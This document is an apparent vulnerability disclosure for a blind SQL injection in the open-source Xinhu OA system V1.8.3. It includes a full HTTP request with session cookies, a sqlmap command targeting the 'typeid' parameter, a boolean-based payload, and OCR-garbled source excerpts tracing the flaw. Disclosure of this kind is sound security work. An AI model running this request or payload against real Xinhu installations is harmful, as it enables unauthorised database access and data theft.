
# Xinfu OA systemV1.8.3 blind sql injection

#### Github address:

## https://github.com/rainrocka/xinhu

Xinfu is a nice free and open source office OA system includes client REIM instant messaging service on APPpc, so that each enterprise unit has its own office system.

Installed it in local server, the version is V1.8.3



#### POC:

Sqlmap Injection script(the cookie need to be updated ):

 $POST\ / x inhu/index.php? a=save\&ajax bool=true\&d=flow\&m=mode\_goods\ |\ input\&rnd=689686\ HTTP/1.1$ 

Host: 127.0.0.1

User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:42.0) Gecko/20100101 Firefox/42.0

Accept: application/json, text/javascript, \*/\*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Referer: http://127.0.0.1/xinhu/

Cookie:PHPSESSID=ncvh6rc633pa6nbc3ndrf4vvf3;

EM\_TOKENCOOKIE\_d354a7fac1e448d4073d6d8b1b743e44=9ae05125f0fb4b25b56462ad51422560;

 $EM\_AUTHCOOKIe\_MRfr4UiMLK1F7f5f0aFgplk6SPPRQSOw=admin\%7C\%7C2c6c5ca0ba3fe3f6b3b38da51edfcec0;$ 

workspaceParam=index%7CArchives; deviceid=1545051760210;

 $xinhu\_mo\_adminid=ll0kko0lo0kkk0lj0jj0jh0hg0wj0wy0wg0hj02; \\ xinhu\_ca\_adminuser=admin; \\ xinhu\_ca\_rempass=1; \\ xinhu\_ca\_adminuser=admin; \\ xinhu\_ca\_adminuser=adm$ 

 $xinhu\_ca\_adminpass=ww0ja0wg0kyy0wj0rj0jh0ho02$ 

Connection: close
Content-Length: 114

 $explain=\&fileid=\&guige=e\&id=0\&name=e\&num=e\&price=\&sysmodeid=9\&sysmodenum=goods\&typeid=356\&unit=\%E6\%94\%AF\\ \&xinghao=e$ 

## Injection command:

sqlmap.py -r C:\Users\Administrator\Desktop\1.txt -p "typeid" -b --level=3 --risk=2 --dbs

# Payload:

Parameter: typeid (POST)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: explain=&fileid=&guige=e&id=0&name=e&num=e&price=&sysmodeid=9&sysmo

denum=goods&typeid=356 AND 5051=5051&unit=%E6%94%AF&xinghao=e

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## Success capture:

## The weakness:

mode\_worcAction.php createfolderAjax fuction,there define \$typeid to recieve the value via post methon,Just use "int" function to do mandatory type conversion without further checking,then use "Createfolder" function to create a folder.

```
inputAction.php ×
                   mode_worcAction.php × | mode_worcAction.php × | mode_goodsActio
                保存上传的文件
24
            public function savefileAjax()
                m( name: 'word')->savefile();
28
                echo 'ok';
29
32
                 创建文件夹
33
            public function createfolderAjax()
34
                $cqid = $this->post( na: 'cqid');
$typeid = (int)$this->post( na: 'typeid', dev: '0');
$name = $this->post( na: 'name');
38
39
                m( name: 'word')->createfolder($name, $cqid, $typeid);
41
            }
42
43
                删除
            public function delfileAjax()
46
47
                $id = $this->post( na: 'id', dev: '0');
48
49
                return m( name: 'word')->delword($id);
51
52
                共享
53
```

CreateFolder function store values in "\$arr" after then excute "this->insert"

```
inputAction.php × inputAction.
                                                   public function delword($id)
    30
31
                                                                     if($this->rows( where: '`typeid`='.$id.\'')>0)return returnerror( msg: '有子目录不能删除');
                                                                    $rs = $this->getone($id);
$fid = arrvalue($rs, k: 'fileid', dev: '0');
    33
34
                                                                    $this->delete($id);
m( name: 'file')->delfile($fid); //同时删除文件
return returnsuccess();
    35
36
    38
39
40
   41
    42
  43
44
                                                                    创建文件夹,$cqid 分区ID, $typeid上级文件夹
    45
46
47
                                                   public function createfolder($name, $cqid, $typeid=0)
                                                                     $arr['optid']
                                                                                                                                         = $this->adminid;
                                                                    $arr['optname'] = $this->adminname;
$arr['optdt'] = $this->rock->now;
$arr['name'] = $name;
    49
50
                                                                                                                                          = $name;
                                                                   $arr['name ]
$arr['cid'] = $cqid;
$arr['typeid'] = $typeid;
$arr['type'] = 1; // 治明是文件夹
$arr['id'] = $this->insert($arr);
    51
    53
  54
55
  56
57
58
  59
60
                                                                     获取文档数据
                                                                     $Lx=0文档中心,1所有共享,2我共享的
    61
                                                   public function getdata($lx=0)
```

Insert function use "record " to forward" \$arr" then excute "db->insert id()";

```
🏭 inputAction.php × 🗒 mode_worcAction.php × 💂 wordModel.php × 🚅 Model.php × 👼 webmainAction.php × 🗒 mode_goodsAction.php ×
                          where'
                                        => $where,
=> $order,
 83
84
85
86
87
88
89
90
91
92
93
                          'limit'
                                        => $limit
                    return $this->db->query($sql);
               public function record($arr, $where='')
                    return $this->db->record($this->table, $arr, $where);
94
95 •1
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116
               public function update($arr,$where)
                    return $this->record($arr, $where);
               public function insert($arr)
                    $nid = 0;
if($this->record($arr, where: ''))$nid = $this->db->insert_id();
                    return $nid;
               public function getwhere($where='')
                   return $this->db->getwhere($where);
               public function getfields()
                   return $this->db->getallfields($this->table);
               public function delete($where)
                   return $this->db->delete($this->table, $where);
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132
               public function getlimit($where, $page=1, $fields='*', $order='', $limit=20, $table='')
                    if($order != '')$order = 'order by '.$order.'';
                    fif($table = $this-ygetwhere($where);
if($table == ')$table = $this->table;
$sql = "select $fields from $table where $where $order";
$count = $this->db->rows($table, $where);
```

mysql.php define "record" store values in " \$val" . then excute toaddval to Implementing Interaction with Database.

Here comes the whole process of SQL injection.

```
include/class/mysql.php
              $sql="delete from `$table` where $where ";
              return $this->tranbegin($sql);
         }
530
             记录添加修改
532
          public function record($table,$array,$where='')
                           = true;
537
              if(!$this->isempt($where))$addbool=false;
              $cont
539
              if(is_array($array)){
                  foreach($array as $key=>$val){
    $cont.=",`$key`=".$this->toaddval($val)."";
540
541
542
                  $cont = substr($cont, start: 1);
544
              }else{
                  $cont = $array;
545
547
              if($addbool){
                  $sql="insert into `$table` set $cont";
548
549
              }else{
                  $where = $this->getwhere($where);
551
552
                  $sql="update `$table` set $cont where $where";
              return $this->tranbegin($sql);
553
554
         }
556
             返回总条数
```